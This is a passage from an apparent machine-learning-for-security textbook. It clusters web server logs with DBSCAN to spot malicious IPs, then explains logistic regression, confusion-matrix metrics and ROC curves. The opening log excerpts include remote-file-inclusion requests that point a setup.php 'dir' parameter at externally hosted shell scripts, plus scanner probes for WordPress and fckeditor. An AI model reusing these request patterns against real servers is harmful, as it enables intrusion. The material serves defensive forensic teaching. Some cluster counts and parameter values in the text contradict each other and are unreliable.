access.log.2015-02-17:49.50.76.8 - - [17/Feb/2015:16:50:40 -0800] "POST ////bbs/skin/ggambo5100_board/setup.php HTTP/1.1" 404 284 "-" "Mozill
a/4.61 [en] (OS/2; U)"
access.log.2015-02-17:49.50.76.8 - - [17/Feb/2015:16:50:49 -0800] "GET ////bbs/skin/ggambo5100_board/setup.php?dir=http://www.se-kwang.co.kr/
mods//sh.txt? HTTP/1.1" 404 284 "-" "Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)"
access.log.2015-02-17:49.50.76.8 - - [17/Feb/2015:16:50:51 -0800] "GET ////bbs/skin/ggambo5100_board/setup.php?dir=http://www.se-kwang.co.kr/
mods//bt.php? HTTP/1.1" 404 284 "-" "Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)"
access.log.2015-02-17:49.50.76.8 - - [17/Feb/2015:16:50:51 -0800] "POST ////bbs/skin/ggambo5100_board/setup.php HTTP/1.1" 404 284 "-" "Sogou
web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)"
access.log.2015-02-17:49.50.76.8 - - [17/Feb/2015:16:50:53 -0800] "POST ////bbs/skin/ggambo5100_board/setup.php HTTP/1.1" 404 284 "-" "Sogou
web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)"
```

This IP too has been acting with malicious intent. We'll want to repeat this step until we have examined all of the Cluster 6 members and completed our forensic analysis.

CLUSTER ANALYSIS WITH DBSCAN

Since we've already created the secrepo.h5 file for our *k*-means example, we'll skip ahead to Step 3 and begin our first-pass clustering session with DBSCAN. We'll start by setting the Eps and MinPts hyperparameters to 0.5 and 5 respectively. As noted earlier, DBSCAN doesn't require us to predict the correct number of clusters in advance. It will compute the quantity of clusters on its own based on the density of vectors in feature space and the minimum cluster size.

To generate these clusters we'll run the following script:

`python cluster_vectors.py -c dbscan -e 0.5 -m 2 -i secrepo.h5 -o secrepo.h5`

```
Label -1 has 854 samples
Label 0 has 1782 samples
Label 1 has 117 samples
Label 2 has 5 samples
Label 3 has 15 samples
Label 4 has 38 samples
Label 5 has 57 samples
Label 6 has 38 samples
Label 7 has 29 samples
Label 8 has 40 samples
Label 9 has 30 samples
Label 10 has 25 samples
Label 11 has 26 samples
Label 12 has 16 samples
Label 13 has 12 samples
Label 14 has 6 samples
Label 15 has 15 samples
Label 16 has 16 samples
Label 17 has 10 samples
Label 18 has 25 samples
Label 19 has 54 samples
Label 20 has 25 samples
Label 21 has 8 samples
Label 22 has 34 samples
Label 23 has 42 samples
Label 24 has 21 samples
Label 25 has 9 samples
Label 26 has 17 samples
Label 27 has 11 samples
Label 28 has 44 samples
Label 29 has 8 samples
Label 30 has 7 samples
```

As we can see, DBSCAN has created 62 clusters and left 854 samples unassigned. Each of these 854 noise points may be associated with malicious activity. We could return to our logs now and investigate all of them but this would be time consuming and inefficient. Instead, we'll increase our Eps setting from 5 to 6. This should produce fewer clusters and also a smaller quantity of potentially suspect samples.

We'll apply the new hyperparameter settings with the following command:

`python cluster_vectors.py -c dbscan -e 6 -m 5 -i secrepo.h5 -o secrepo.h5`

```
mldemo@mldemo-virtual-machine:~/mlbook$ python cluster_vectors.py -c dbscan -e 6 -m 5 -i secrepo.h5 -o secrepo.h5
Clustered samples into 12 clusters
Label -1 has 25 samples
Label 0 has 3570 samples
Label 1 has 66 samples
Label 2 has 42 samples
Label 3 has 13 samples
Label 4 has 15 samples
Label 5 has 7 samples
Label 6 has 40 samples
Label 7 has 53 samples
Label 8 has 7 samples
Label 9 has 11 samples
Label 10 has 5 samples
```

This time, DBSCAN generated 11 clusters and only 25 noise points, a much more manageable number. We'll skip the cluster inspection and validation steps we described previously for *k*-means and jump ahead to begin investigating the behavior of these 25 suspect samples. We'll start by listing these samples with the following command:

`python label_notes.py -i secrepo.h5 -l -1`

```
mldemo@mldemo-virtual-machine:~/mlbook$ python label_notes.py -i secrepo.h5 -l -1
-1 66.117.9.219
-1 52.5.121.103
-1 52.8.91.105
-1 122.237.72.179
-1 107.20.245.168
-1 185.92.73.125
-1 74.6.254.140
-1 136.243.36.82
-1 180.149.143.26
-1 74.6.254.95
-1 37.110.10.31
-1 188.143.232.11
-1 212.124.109.166
-1 52.6.2.64
-1 23.253.252.202
-1 136.243.48.85
-1 108.45.93.78
 1 52.0.175.28
-1 68.180.228.155
-1 217.91.57.119
-1 54.151.42.39
-1 164.85.131.130
-1 192.187.126.162
-1 111.13.102.4
-1 188.143.232.10
```

Now, we can use the following script to grep through our log files and find out what these IPs have been doing:

`grep -ar 192.187.126.162 datasets/http/secrepo/www.secrepo.com/self.logs/`

```
mldemo@mldemo-virtual-machine:~/mlbook/datasets/http/secrepo/www.secrepo.com/self.logs$ grep -ar 192.187.126.162
access.log.2015-05-23:192.187.126.162 - - [23/May/2015:22:35:33 -0700] "GET / HTTP/1.1" 301 483 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windo
ws NT 5.1)"
access.log.2015-05-23:192.187.126.162 - - [23/May/2015:22:35:33 -0700] "GET / HTTP/1.1" 200 7041 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Wind
ows NT 5.1)"
access.log.2015-05-20:192.187.126.162 - - [20/May/2015:04:19:41 -0700] "GET / HTTP/1.1" 200 7041 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Wind
ows NT 5.1; SV1; Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) ; .NET CLR 1.0.3705)"
access.log.2015-05-20:192.187.126.162 - - [20/May/2015:10:29:46 -0700] "HEAD /wp-login.php HTTP/1.1" 301 202 "-" "-"
access.log.2015-05-17:192.187.126.162 - - [18/May/2015:01:37:14 -0700] "HEAD /wp-login.php HTTP/1.1" 404 220 "-" "-"
access.log.2015-05-21:192.187.126.162 - - [21/May/2015:10:26:49 -0700] "HEAD /fckeditor/editor/ HTTP/1.1" 301 207 "-" "-"
access.log.2015-05-21:192.187.126.162 - - [21/May/2015:10:26:49 -0700] "HEAD /js/fckeditor/editor/ HTTP/1.1" 301 210 "-" "-"
access.log.2015-05-21:192.187.126.162 - - [21/May/2015:10:26:49 -0700] "HEAD /include/fckeditor/editor/ HTTP/1.1" 301 215 "-" "-"
access.log.2015-05-21:192.187.126.162 - - [21/May/2015:10:26:49 -0700] "HEAD /admin/fckeditor/editor/ HTTP/1.1" 301 213 "-" "-"
access.log.2015-05-21:192.187.126.162 - - [21/May/2015:10:26:49 -0700] "HEAD /manage/fckeditor/editor/ HTTP/1.1" 301 214 "-" "-"
access.log.2015-05-21:192.187.126.162 - - [21/May/2015:10:26:49 -0700] "HEAD /common/fckeditor/editor/ HTTP/1.1" 301 214 "-" "-"
access.log.2015-05-21:192.187.126.162 - - [21/May/2015:10:26:49 -0700] "HEAD /editor/editor/ HTTP/1.1" 301 204 "-" "-"
access.log.2015-05-18:192.187.126.162 - - [18/May/2015:19:49:37 -0700] "HEAD /js/fckeditor/editor/ HTTP/1.1" 404 220 "-" "-"
access.log.2015-05-18:192.187.126.162 - - [18/May/2015:19:49:37 -0700] "HEAD /common/fckeditor/editor/ HTTP/1.1" 404 220 "-" "-"
access.log.2015-05-18:192.187.126.162 - - [18/May/2015:19:49:37 -0700] "HEAD /fckeditor/editor/ HTTP/1.1" 404 220 "-" "-"
access.log.2015-05-18:192.187.126.162 - - [18/May/2015:19:49:37 -0700] "HEAD /editor/editor/ HTTP/1.1" 404 220 "-" "-"
access.log.2015-05-18:192.187.126.162 - - [18/May/2015:19:49:37 -0700] "HEAD /admin/fckeditor/editor/ HTTP/1.1" 404 220 "-" "-"
access.log.2015-05-18:192.187.126.162 - - [18/May/2015:19:49:37 -0700] "HEAD /manage/fckeditor/editor/ HTTP/1.1" 404 220 "-" "-"
access.log.2015-05-18:192.187.126.162 - - [18/May/2015:19:49:37 -0700] "HEAD /include/fckeditor/editor/ HTTP/1.1" 404 220 "-" "-"
```

As it turns out, the vast majority of these cluster members were grouped together due to odd behavior or temporary failures rather than attempted exploits. However, we did discover

a number of bots probing for vulnerable servers. For example, 192.187.126.162 was probing our servers to determine whether WordPress or fckeditor were installed. John Doe might have used bots very much like these to identify Mossack Fonseca as a vulnerable target. If MF had used clustering to detect these probes and then patched these vulnerabilities, the Panama Papers breach might never have occurred.

Clustering Takeaways

As we've seen, clustering provides a mathematically rigorous approach to detecting patterns and relationships among network, application, file, and user data that might be difficult or impossible to secure in any other way. However, our analytical story only begins with clustering. In the chapters to come, we'll describe some of the other statistical, artificial intelligence, and machine learning techniques we commonly employ in developing and deploying our network security solutions. For now, however, here are your key clustering takeaways:

- Cluster analysis can be applied to virtually every kind of data once the relevant features have been extracted and normalized.
- In cluster analysis, similarity between samples and their resulting cluster membership is determined by measuring the distance between vectors based on their locations in feature space. A variety of distance metrics can be applied, including Euclidean, Manhattan, Cosine, and more.
- *K*-means and DBSCAN are easy to use, computationally efficient and broadly applicable to a variety of clustering scenarios. However, both methods are vulnerable to the

"curse of dimensionality" and may not be suitable when analyzing extremely high dimensional feature spaces.

- Clustering results must be statistically validated and also carefully evaluated with respect to real-world security threats. This requires a significant amount of domain expertise and a deep understanding of the capabilities, pros, and cons of each clustering method.
- Clustering is particularly useful in data exploration and forensic analysis because it allows us to sift through vast quantities of data to identify outliers and anomalies. We can also subject our samples and clustering results to other forms of analysis like those we'll be exploring in subsequent chapters.

Classification Using the Logistic Regression and Decision Tree Algorithms

We humans employ a wide variety of cognitive strategies to make sense of the world around us. One of the most useful is our capacity to assign objects and ideas to discrete categories based on abstract relationships among their features and characteristics. In many cases, the categories we use are binary ones. Certain foods are good to eat, others are not. Certain actions are morally right while others are morally wrong. Categories like these enable us to make generalizations about objects and actions we already know about in order to predict the properties of objects and actions that are entirely new to us.

Presented with an oval object with a yellow skin, a soft interior, and a sweet and pungent smell, we might draw on our past knowledge to predict that it belongs to the category "fruit." We could test the accuracy of our prediction by bringing the object to a fruit store. If we found a bin full of similar objects labeled as "mangos" we could conclude that our prediction was a correct one.

If so, we could generalize from our knowledge of fruit to predict that the mango has a pleasant taste and offers sound nutritional benefits. We could then apply this categorical knowledge to decide whether to eat the mango. This process of assigning an unknown object to a known category in order to make informed decisions is what we mean by the term *classification*.

In machine learning, classification refers to a set of computational methods for predicting the likelihood that a given sample belongs to a predefined class, like whether a piece of email belongs to the class "spam" or a network connection is benign or associated with a botnet. These are examples of a binary classification problem—for example, one with only two output classes, "spam" and "not spam," "botnet" or "benign." By convention, samples that possess the attribute we're investigating (e.g., that an email is spam) are labeled as belonging to class "1" while samples that don't possess this attribute (e.g., mail that is *not* spam) are labeled as belonging to class "0." These 1 and 0 class labels are often referred to as positive and negative cases respectively.

Classification can also be used with problems in which:

- A sample can belong to multiple classes at the same time. For example, the mango we identified earlier could be assigned labels corresponding to the classes of fruit, yellow, tropical, etc.
- We are performing *multinomial*—rather than binary—classification. In this case, a sample is assigned to one class among a set of three or more. For example, we might want to classify an email sample as either belonging to class 1 (benign), class 2 (spam), or class 3 (a phishing exploit).

For the purposes of this chapter, however, we'll consider binary classification problems only.

The algorithms used to perform classification are referred to as "classifiers." There are numerous classifiers available to solve binary classification problems, each with its own strengths and weaknesses. In this chapter, we'll examine the methods and principles associated with two of the most common classifiers—logistic regression and decision trees—as provided in the scikit-learn toolkit.

Supervised Vs. Unsupervised Learning

Classification is an example of *supervised* learning, in which an analyst builds a model with samples that have already been identified—or *labeled*—with respect to the property under investigation. In the case of spam, for example, the analyst builds a classification model using a dataset of samples that have already been labeled as either spam (the positive case) or *not* spam (the negative case). Here, the job of the classifier is to ascertain how the feature attributes of each class can be used to predict the class of new, unlabeled samples. In contrast, clustering is an example of unsupervised learning, in which the properties that distinguish one group of samples from another must be discovered.

It's not uncommon to use unsupervised and supervised methods in combination. For example, clustering can be used to segregate network traffic vectors into distinct groups. Then, members of the forensic team can investigate members of suspect clusters to see if they have performed some kind of undesirable network activity. If so, the vectors associated with this activity can be labeled as belonging to class 1 (e.g., as botnet traffic) while all of the other vectors can be labeled as class 0 (e.g., as benign activity). Once labeled, the vectors can be used by a classifier to construct a model that predicts whether a new unlabeled vector is benign or a member of a bot network.

To produce an accurate model, analysts need to secure a sufficient quantity of data that has been correctly sampled, vectorized, and labeled. This data is then typically divided into two or three distinct sets for training, validation, and testing. Splitting into three sets is preferable when there is sufficient data available. In either case, the training set is typically the largest subset, comprising between 70-90% of the total samples. As a rule of thumb, the larger the training set, the more likely the classifier is to produce an accurate model. However, enough testing data must always be retained to conduct a reliable assessment of the model's accuracy.

A classification session typically proceeds through four phases:

1. A *training* or "learning" phase in which the analyst constructs a model by applying a classifier to a set of training data. The training set consists of two files: a matrix of sample data and a vector of labels (one label for each row in the matrix). Both the logistic regression and decision tree algorithms provide a set of hyperparameters that the analyst can tune to control how the resulting models are built.
2. A *validation* phase in which the analyst applies the validation data to the model in order to assess its accuracy and utilizes various procedures for optimizing the algorithm's hyperparameter settings. To learn about these optimization methods, please refer to the links provided in the resources section at the end of this chapter.
3. A *testing* phase to assess the model's accuracy with test data that was withheld from the training and validation processes. The analyst runs the test vectors through the model and then compares each test sample's predicted class membership to its actual class membership. If the

results meet the required accuracy and performance thresholds, the analyst can proceed to the deployment phase. Otherwise, they can return to the training phase to refine and rebuild the model.

4. A *deployment* phase, in which the model is applied to predict the class membership of new, unlabeled data.

In practice, an analyst may train and test multiple models using different algorithms and hyperparameter settings. Then, they can compare the models and choose the one that offers the optimal combination of accuracy as well as the most efficient use of computing resources.

Please note: The methods used to assess model accuracy during the testing phase are substantially similar to those typically applied during the validation phase. As noted earlier, conducting a separate validation stage—although desirable—is only feasible when enough data is available to create adequately-sized training, validation, and subset testing. For simplicity, therefore, we'll omit further references to the validation phase and reserve our discussion of model assessment to the chapter section on testing. In addition, since the datasets in our own hands-on examples are relatively small, we'll show the training and testing procedures only.

Classification Challenges

Classifiers can often produce excellent results under favorable conditions. However, this is not always the case. For example:

- It can be extremely difficult for analysts to obtain a sufficiently large and accurately classified set of labeled data.
- Accuracy will be compromised if the samples selected don't precisely reflect the actual prevalence of positive and negative cases. In addition, the ratio of positive to

negative cases must fall within acceptable tolerances for classification to work well. Generally speaking, however, analysts can usually build accurate models if they can secure a sufficient quantity of data from each class.

Classification via Logistic Regression (LR)

In the previous chapter, we introduced the concept of feature space and described how groups of vectors can be assessed for similarity based on the distance between them and their nearest neighbors. Feature space plays a role in logistic regression too, however the mechanisms used to assess similarity and assign vectors to classes operate somewhat differently.

Mathematically, LR is a linear classifier, meaning that it utilizes straight lines and planes to distinguish vectors belonging to one class from another. In binary classification, the analyst's goal

FIGURE 2.1: Decision Boundary in Logistic Regression

is to build a model that carves feature space into two regions, with each region enclosing vectors that belong to one class only. This process is referred to as *fitting* the data. In LR, the line or plane that separates one region from another is referred to as the *decision boundary*. An example of a decision boundary separating vectors belonging to two different classes is shown below:

LR includes several different *solver* functions for determining the location of the decision boundary and assigning vectors to classes. In the discussion below, we'll describe the *liblinear* solver and how it applies the *coordinate descent* method to accomplish this.

THE ROLE OF REGRESSION WEIGHTS

Regression weights play a central role in determining how much each feature and feature value contributes to a given vector's class membership. This is achieved by multiplying each feature value by its corresponding weight as shown below.

	Feature 1	**Feature 2**	**Feature 3**
Feature Value	250	14	42
Regression Weight	0.05	75	-6
Product	12.5	1050	-252

Positive and negative weight values contribute to class 1 and class 0 classifications respectively. As we can see, the large positive value of Feature 1 could indicate that it has a strong influence on the prediction that this sample belongs to the positive class. However, Feature 1's impact is significantly diminished by its low regression weight. Consequently, Feature 1 can now be seen to make only a small contribution to this sample's potential to be labeled as class 1. In contrast, the contribution of Feature 2 has been significantly increased due to its much

larger regression weight. In turn, Feature 3's influence has been increased six-fold, but in the direction of predicting a negative class membership.

In practice, the product of a single feature value/regression weight combination is likely to have only a negligible effect in predicting a sample's class membership since each vector may contain values for hundreds or even thousands of features. Instead, it is the aggregate of these calculations that is significant.

To predict a class, LR sums all of the products together with a computed *bias* value. If the aggregate sum is greater than or equal to zero, LR will predict the sample as belonging to class 1. If the sum is less than zero, LR will predict the sample as a class 0 member. In our hypothetical example, LR adds our bias value (+5) to the sum of our vector products (12.5) + (1050) + (-252) for a total of 815.5. Since the sum is greater than zero, our sample would be predicted as belonging to Class 1. We could now compare the sample's predicted class membership to its actual class membership to see if our regression weights were correct.

Most of the training phase of an LR session is devoted to optimizing these weights. First, however, an initial set of weights must be applied. There are numerous methods for doing so. For example, starting weight values can be set arbitrarily using a random number generator. Ultimately, the classifier will almost always compute the optimal values given enough computing time.

THE ROLE OF REGULARIZATION AND PENALTY PARAMETERS

As noted in the clustering chapter, features with large values can distort modeling results, a problem analysts commonly address through normalization. Similar distortions can be caused by regression weights with very large values. Consequently, the LR algorithm provides a number of *penalty* parameters that analysts can use to mitigate these effects.

For example, analysts can use the penalty parameter *C* to compress the range of regression weights in much the same way they use normalization to compress feature values. This process is referred to as *regularization*. C controls how large the weight values can become. Models with extremely high weight ranges may do an excellent job in predicting the class of training vectors but produce subpar results when applied to test data. Models like these are said to *over-fit* the data. This disparity in a model's accuracy can be an important clue to the analyst that more aggressive regularization is needed.

Regularization can also be useful when the analyst suspects that a solver is focusing excessively on a small set of highly influential features. By regularizing, the analyst can force the solver to incorporate additional features in a controlled and measured way.

Regularization can also be used to control which features are allowed to influence the classifier in computing regression weights. This is accomplished utilizing the penalty parameters *L1* and *L2*. The two parameters operate somewhat differently. L1 sets a threshold that determines how aggressive LR should be in eliminating features with comparatively low predictive power. The higher the weight assigned to L1, the more features will be excluded. In contrast, L2 minimizes the impact of a group of highly correlated features so that their collective influence does not skew the results.

Let's take a look now at the sequence of steps and methodology that comprise the training phase of a typical logistic regression session with scikit-learn.

LOGISTIC REGRESSION TRAINING PHASE

During this phase, the analyst's primary goal is to fit the data by producing an optimized set of regression weights. During the subsequent testing phase, the weights will be applied to predict


each test vector's class membership. Next, the results will be subjected to validation functions that determine how accurately the predicted class assignments match the known class labels.

Step 1: Data Import and Session Setup

The analyst begins by importing two files:

1. A matrix of normalized training samples.
2. A vector of labels that define each sample's class membership.

As shown below, each vector can be represented graphically as a point in feature space such that its class membership is indicated visually.



Vectors of Two Different Classes in Feature Space

FIGURE 2.2: Labeled Vectors in Feature Space

Step 2: Regularization and Regression Weight Optimization

An initial set of regression weights are assigned, and the analyst invokes a *likelihood* function. This compares the actual number of positive and negative cases to the aggregate quantity predicted using the initial weights. The resulting score is used to calculate a positive or negative adjustment to each weight's value. The analyst can control the size of this adjustment on a feature-by-feature basis by utilizing a *learning rate* parameter.

Over the course of repeated calculation cycles, the regression weights will gradually and incrementally move closer and closer to their optimal values. After each optimization, the analyst can experiment with different penalty parameter settings and then assess the resulting model.

However, this brute force approach to optimization is both computation- and time-intensive. At some point, the incremental improvements in model accuracy may no longer justify additional refinements. When that occurs, the analyst may elect to end the training process and move on to the testing phase.

Step 3: Assigning Probability Scores to Class Predictions

Recall that a vector's classification is computed by summing all of its feature value/weight products together with the bias value and that the vector is assigned to class 1 if the sum is equal to or greater than zero and to class 0 if it is not. However, LR is intrinsically a method for predicting the probability that a given vector belongs to a particular class. Therefore, LR includes a *logit function* that converts the classification result into a point along a probability curve that ranges from zero to one as shown below.

The closer the point is to a probability score approaching y=1, the stronger the prediction will be that the sample belongs to class 1 (the positive case). Likewise, the closer the point is to p=0, the more strongly it will be predicted to belong to class 0 (the negative case). Results that approach the p=.5 points from either direction become increasingly ambiguous with respect to class predictions. As shown above, the decision boundary is represented by the p=.5 location along the probability curve. If a sample were to land on this coordinate, then it would be equally likely to belong to either class, making a confident prediction impossible.

Step 4: Exporting the Logistic Regression Model

The resulting classification model can now be exported and subjected to testing. Mathematically, the model consists of the bias value along with a vector of regression weights. Once these have been computed, the coordinates of the decision boundary

can be calculated. In the simplest case of a classification problem with only two features, the equation takes the form x2 = -(m1/m2) x1 +b in which *x1* and *x2* are the feature values, *m1* and *m2* are their respective regression weights and *b* is the bias value.

In practice, however, this equation is expanded to sum the products of every regression weight/feature value combination. The shape of the resulting decision boundary is determined by the number of features being used for classification. If there are two features, the decision boundary will comprise a line. If there are three dimensions, it will comprise a plane. In higher dimensional spaces than these, the decision boundary will comprise a *hyperplane,* with one dimension added for each additional feature.

If a non-zero bias value has been computed, the origin point for this decision boundary will be shifted by the number of units specified. In the example below, the origin point for the decision boundary has been shifted five units up along the x2 axis.




FIGURE 2.3: Logistic Regression with a Bias of 5

LOGISTIC REGRESSION TESTING PHASE

During this phase, the analyst assesses the model by exposing it to data it hasn't seen before (i.e., the test vectors) and then measuring the accuracy of its predictions. One of the most common validation methods employs a *confusion matrix* function, which examines each sample in turn and then compares its predicted class membership to its actual class label. Next, it assigns the prediction for that sample to one of four categories:

- A *True Positive* (TP) is a sample that has correctly been predicted as belonging to class 1. In the example below, there are 150 true positives.
- A True Negative (TN) is a sample that has correctly been predicted as belonging to class 0. In the example below, there are 900 true negatives.
- A *False Positive* (FP) is a sample that has been predicted to belong to class 1 but actually belongs to class 0. In the example below, there are 50 false positives.
- A *False Negative* (FN) is a sample that has been predicted to belong to class 0 but actually belongs to class 1. In the example below, there are 35 false negatives.

Confusion Matrix Example	**Predicated by Model**		
Class Membership	**Actual**	**Class 0**	**Class 1**
Samples that belong to Class 0	950	900	50
Samples that belong to Class 1	**185**	**35**	**150**
Total Samples	1135	935	200
Total True Positives	150		
Total True Negatives	900		
Total False Positives	50		
Total False Negatives	35		

Once the matrix has been created, analysts can use it to compute a variety of validation metrics. Two of the most common ones are *precision* and *recall*.

- **Precision** measures the rate at which a model's positive prediction is a correct one, for example, the proportion of messages that are predicted to be spam that are actually spam. This is calculated by dividing the number of true positives by the sum of the true positives plus the false positives. In this example, the precision is .75.
- **Recall** measures the rate at which the model correctly classifies a positive case, for instance the proportion of actual spam messages that are correctly recognized as spam. Recall—sometimes referred to as the "True Positive Rate"—is calculated by dividing the number of true positives by the sum of the true positives plus the false negatives. In this example, the recall score is .81.

Analysts can also measure a model's overall accuracy and the errors it makes in classifying negative cases. Metrics include:

- **Mean Accuracy**, which is calculated by summing the number of true positives and true negatives and then dividing the result by the total number of samples. In this example, the mean accuracy rate is approximately .93.
- **Misclassification Rate** (also referred to as the "error rate"), which is calculated by subtracting the Mean Accuracy rate from 1. In this example, the error rate is approximately .07.
- **False Positive Rate**, which measures how often the model predicts a negative class sample as a positive one, e.g. classifying a benign message as spam. This is calculated by dividing the number of false positives by the number

of actual negatives. In this example, the false positive rate is approximately .05.

- **Specificity**, which measures how often a model's negative prediction is a correct one, e.g. the proportion of messages that are predicted to be benign that are actually benign. This is calculated by dividing the number of true negatives by the number of actual negatives. In this example, the specificity rate is approximately .95.
- **Prevalence**, which measures the proportion of positive samples in the sample set. This is calculated by dividing the number of actual positives by the number of test samples. In this example, the prevalence score is .16. We can now see why sampling plays such a central role in building an accurate model. If the prevalence rate is skewed with respect to the ground truth, then all of the other calculations will be distorted as well, resulting in a model with subpar accuracy.

Overall, the model illustrated here appears to be a relatively good one, with an accuracy rate near .93 and a false positive rate around .05. However, the metrics also show that our model is better at accurately predicting negative cases (a specificity rate approaching .95) than positive cases (a recall rate of .81 and a precision rate of .75). This may be acceptable in situations, such as spam detection, in which a few false negatives may not be particularly damaging. When it comes to detecting a serious network incursion, however, a model like this would likely require a significant amount of re-training and re-tuning to produce the required accuracy. As always, the accuracy thresholds must be determined by the nature of the classification problem and its impact on the organization.

MODEL EVALUATION USING RECEIVER OPERATING CHARACTERISTIC CURVES

Receiver Operating Characteristic (ROC) curves provide a convenient and visually intuitive way to assess the quality of a model's predictions and to compare the accuracy of one model against another in solving a binary classification problem. This is accomplished by creating a graph of *ROC space* in which the True Positive Rate, (i.e., Recall), is plotted on the y-axis against the False Positive Rate plotted on the x-axis for every possible classification threshold.

As shown below, the more accurate a model is, the closer its ROC curve will be to the upper edge of the left quadrant of ROC space. Curves that lie next to the dotted "no discrimination" line represent cases in which the model's predictions would be no better than those produced by a random guess. An illustration of ROC curves in ROC space is shown below.




FIGURE 2.4: Description of ROC Space

To plot our curve, we begin by counting the number of samples our model scored correctly and incorrectly at each probability threshold. In the figure below, for example, the true negatives and true positives are indicated by the left and right bars respectively. The probability score for each of these predictions is shown on the x-axis. The number of samples corresponding to each probability score is measured on the y-axis. We can see that there is very little overlap between the left and right bars, indicating that our model has done a good job of accurately classifying our positive and negative cases. As one might expect, most of the errors are found adjacent to the .5 probability score, where the model had the greatest difficulty in differentiating one class from another.

To define our ROC curve, we calculate the True Positive Rate (the Recall) and the False Positive Rate for a representative set of probability thresholds. The TPR will provide us with the coordinates for the y-axis. The FPR will provide the coordinates for the x-axis. Here we'll confine ourselves to calculating the ROC curve coordinates for the samples located at the .4, .5, and .6 probability threshold. We'll start with the .5 threshold.

TPR = # of true positives ÷ the sum of the true positives plus the false negatives
= .92380952381 (the coordinate on the y-axis)
FPR = # of false positives ÷ by the number of actual negatives
= .121428571429 (the coordinate on the x-axis)




FIGURE 2.5 Classification Results at Different Thresholds

We'll continue in this way with the .4 and .6 probability thresholds until we produce the ROC curve shown below. The location of the curve in the upper left quadrant confirms that our model is extremely accurate at a wide range of probability thresholds.




FIGURE 2.6: ROC Curve

Now let's repeat the same process with a model that's performing poorly. We'll start by computing the TPRs and FPRs for the same three probability thresholds.

